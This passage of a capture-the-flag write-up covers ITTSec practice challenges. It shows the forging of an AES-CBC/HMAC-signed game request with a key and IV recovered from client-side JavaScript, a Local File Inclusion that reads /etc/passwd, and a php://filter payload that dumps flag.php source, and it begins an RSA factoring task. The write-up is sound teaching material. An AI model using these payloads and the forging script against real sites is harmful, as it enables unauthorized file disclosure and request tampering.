
```
web4.ittsec.net
crypto-utils.js
local-storage.js
fte-utils.js
express-fte.js
express-utils.js
knight-145440_1280.png

Form Data
encrypted_data    KGIZHHbmrV0ZijvaUF3OmQ==
hmac              8a0e1fa3ee2c4b9dc2741f9b49d97850d79d8a6a7e5
                  d33a091ee3b7101600648
```

However, when I decoded the Base64, it was messy so it wasn't regular Base64.




```
┌──(WearTime㉿WearWindows)-[~]
└─$ echo KGIZHHbmrV0ZijvaUF3OmQ== | base64 -d
(bv�]�;�P]I
```

After checking the source code, I found something interesting: it was encrypted using a function called *encryptData*.



```
function animateDot(fromId, toId, dmg, isBoss) {
    var from = document.getElementById(fromId).getBoundingClientRect();
    var to = document.getElementById(toId).getBoundingClientRect();
    var arena = document.querySelector('.arena').getBoundingClientRect();
    var dot = document.createElement('div');
    dot.className = 'dot' + (isBoss ? ' dot-boss' : '');
    var size = Math.max(18, Math.min(60, Math.abs(dmg)));
    dot.style.width = size + 'px';
    dot.style.height = size + 'px';
    dot.style.left = (from.left + from.width/2 - arena.left - size/2) + 'px';
    dot.style.top = (from.top + from.height/2 - arena.top - size/2) + 'px';
    document.querySelector('.arena').appendChild(dot);
    setTimeout(function() {
        dot.style.transition = 'all 0.6s cubic-bezier(.68,-0.55,.27,1.55)';
        dot.style.left = (to.left + to.width/2 - arena.left - size/2) + 'px';
        dot.style.top = (to.top + to.height/2 - arena.top - size/2) + 'px';
    }, 10);
    setTimeout(function() {
        dot.remove();
    }, 700);
}


async function submitAttack() {
    let damageValue = 2; // Default damage
    const params = new URLSearchParams();
    params.append('damage', damageValue);
    const plainTextData = params.toString();

    const encryptedPayload = await encryptData(plainTextData);
    if (encryptedPayload) {
        const hmacSignature = await generateHmac(encryptedPayload);
        if (hmacSignature) {
            document.getElementById('encrypted_data').value = encryptedPayload;
            document.getElementById('hmac_data').value = hmacSignature;
            document.getElementById('attack-form').submit();
        } else {
            alert("Gagal menghasilkan HMAC. Serangan dibatalkan.");
        }
    } else {
        alert("Gagal mengenkripsi data. Serangan dibatalkan.");
    }
}

if (window.history.replaceState) {
    window.history.replaceState(null, null, window.location.href);
}
```

As I traced it further, I saw a script at the top pointing to a JS file.




```
const getConstant = (idx) => {
    const c = [
        [77, 121, 83, 117, 112, 101, 114, 83, 101, 99, 114, 101, 116, 75, 51, 121],
        [73, 110, 105, 116, 105, 97, 108, 86, 101, 99, 116, 111, 114, 49, 50, 51]
    ];
    return String.fromCharCode(...c[idx]);
};

const AES_KEY = getConstant(0);
const AES_IV = getConstant(1);

async function encryptData(data) {
    try {
        const encoder = new TextEncoder();
        const keyData = encoder.encode(AES_KEY);
        const ivData = encoder.encode(AES_IV);

        const cryptoKey = await window.crypto.subtle.importKey(
            'raw',
            keyData,
            { name: 'AES-CBC', length: 128 },
            false,
            ['encrypt']
        );

        const encryptedBuffer = await window.crypto.subtle.encrypt(
            { name: 'AES-CBC', iv: ivData },
            cryptoKey,
            encoder.encode(data)
        );
        return btoa(String.fromCharCode.apply(null, new Uint8Array(encryptedBuffer)));
    } catch (error) {
        console.error("Encryption error:", error);
        return null;
    }
}

async function generateHmac(data) {
    try {
        const encoder = new TextEncoder();
        const keyData = encoder.encode(AES_KEY);

        const cryptoKey = await window.crypto.subtle.importKey(
            'raw',
            keyData,
            { name: 'HMAC', hash: 'SHA-256' },
            false,
            ['sign']
        );

        const signatureBuffer = await window.crypto.subtle.sign(
            'HMAC',
            cryptoKey,
            encoder.encode(data)
        );
        return Array.from(new Uint8Array(signatureBuffer)).map(b => b.toString(16).padStart(2, '0')).join('');
    } catch (error) {
        console.error("HMAC generation error:", error);
        return null;
    }
}
```

Inside, there were two functions explaining encryption using AES-CBC and SHA-256.

But I needed the key and IV, and after reading more, I found two variables called getConstant. When I checked getConstant, it contained a character array.

So I wrote a script to extract the array contents and decode them.

```
arr_key = [77,121,83,117,112,101,114,83,101,99,114,101,116,75,51,121]

arr_iv  = [73,110,105,116,105,97,108,86,101,99,116,111,114,49,50,51]


key = ''.join(chr(x) for x in arr_key)

iv  = ''.join(chr(x) for x in arr_iv)


print("AES_KEY =", key)

print("AES_IV  =", iv)
```



And it resulted in


AES_KEY = MySuperSecretK3y

AES_IV = InitialVector123

Now that we know the key and IV, it was time to write code to encrypt what we wanted. After coding, here's the result.

```
import base64, hmac, hashlib

from Crypto.Cipher import AES


AES_KEY = b"MySuperSecretK3y"

AES_IV  = b"InitialVector123"


def pkcs7_pad(data, block_size=16):
    pad_len = block_size - (len(data) % block_size)

    return data + bytes([pad_len])*pad_len



def encrypt_damage(text):

    plaintext = text.encode()

    padded = pkcs7_pad(plaintext, 16)

    cipher = AES.new(AES_KEY, AES.MODE_CBC, AES_IV)

    ct = cipher.encrypt(padded)

    ct_b64 = base64.b64encode(ct).decode()



    sig = hmac.new(AES_KEY, ct_b64.encode(), hashlib.sha256).hexdigest()

    return ct_b64, sig



ct, sig = encrypt_damage("damage=50")

print("encrypted_data=", ct)

print("hmac=", sig)
```

Then I inserted the output into BurpSuite to replace the body parameter.



```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://web4.ittsec.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

encrypted_data=hRBrZcBy/Jt0/AeyJFmV4Q%3D%3D&hmac=
a05adb5072aa38d5231acd4c6066e4f111fb7444532fb67b959067f493441fc6
```

```
                    Serang Boss!
                </button>
            </form>
            <div id="result">
                <b>
                    Boss kalah!
                </b>
            </div>
            <div id="flag" class="flag show">
                FLAG: ITTSec{AES_crypt_4nd_HMAC_v3r1fy_ftw}
            </div>
        </div>
        <script>
            function setBar(id, val, max) {
                var bar = document.getElementById(id);
                var pct = Math.max(0, Math.min(100, Math.round(val/
                max*100)));
```


And bingo I got the Flag

- **Flag**

  ITTSec{AES_crypt_4nd_HMAC_v3r1fy_ftw}

5. Unsecured Web

- **Soal**



Challenge


Unsecured Web

12

https://web5.ittsec.net/

- **How To Solve**

  In this challenge, we were given a company landing page website. The navbar had three items: "Home," "About Us," and "Box." At first glance, nothing seemed particularly interesting.



PT Contoh Sukses


Solusi Keamanan Siber & Inovasi Digital

Selamat Datang!

PT Contoh Sukses adalah perusahaan teknologi terdepan di bidang keamanan siber dan pengembangan perangkat lunak inovatif. Kami berkomitmen memberikan solusi terbaik untuk kebutuhan digital Anda.


© 2024 PT Contoh Sukses

But after inspecting the source code, I noticed something suspicious—code that resembled a Local File Inclusion (LFI) vulnerability.



```
view-source:https://web5.ittsec.net/
"?page=home">Beranda</a><a href="?page=about">Ten
```

I tried accessing /etc/passwd to test it, since flags are sometimes placed there, but didn't find the flag. Still, I was right it was LFI.



PT Contoh Sukses


Solusi Keamanan Siber & Inovasi Digital

Beranda Tentang Kami Kontak

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/
nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/
usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/
spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/
usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/
ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/
gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

© 2024 PT Contoh Sukses

I kept searching for valid paths but didn't find anything. Then I tried flag.php, and the page turned completely white without any error. Was it loaded but the code stored inside PHP?



PT Contoh Sukses

Solusi Keamanan Siber & Inovasi Digital


Beranda Tentang Kami Kontak

© 2024 PT Contoh Sukses

So I checked using a PHP filter. The payload I used was:

?page=php://filter/read=convert.base64-encode/resource=flag.php

I got the base64 I wanted, decoded it



PT Contoh Sukses


Solusi Keamanan Siber & Inovasi Digital

Beranda Tentang Kami Kontak

PD9waHAKJGZsYWcgPSAnSVRUU2Vje19jbDRzczFjX0xmaV99JzsK

© 2024 PT Contoh Sukses


And Bingo



```
 WearTime at  ~  23:31:36  ✓
 > echo "PD9waHAKJGZsYWcgPSAnSVRUU2Vje19jbDRzczFjX0xmaV99JzsK" | base64 -d
<?php
$flag = 'ITTSec{_cl4ss1c_Lfi_}';
```

- **Flag**


  ITTSec{_cl4ss1c_Lfi_}



Cryptography

1. P[R]ime [S]hould be [A] very long number

- **Soal**



P[R]ime [S]hould be [A] very long number

12

n = 155468210003469308811352401330325715357 e = 65537 ct = 112822366213607640117312338338377611520

- **How To Solve**

In that challenge, we were given values for n, e, and ct, and from the title it was clear that this was an RSA challenge. So I started scripting using Python first, I checked whether n was a prime number.

```
import sympy

n = 155468210003469308811352401330325715357

print(sympy.isprime(n))
```

It returned False, so it was obvious that n wasn’t prime, and we could proceed to find p and q.

To find p and q, we factorized n

```
import sympy

n = 155468210003469308811352401330325715357

factors = sympy.factorint(n)

print(factors)
```

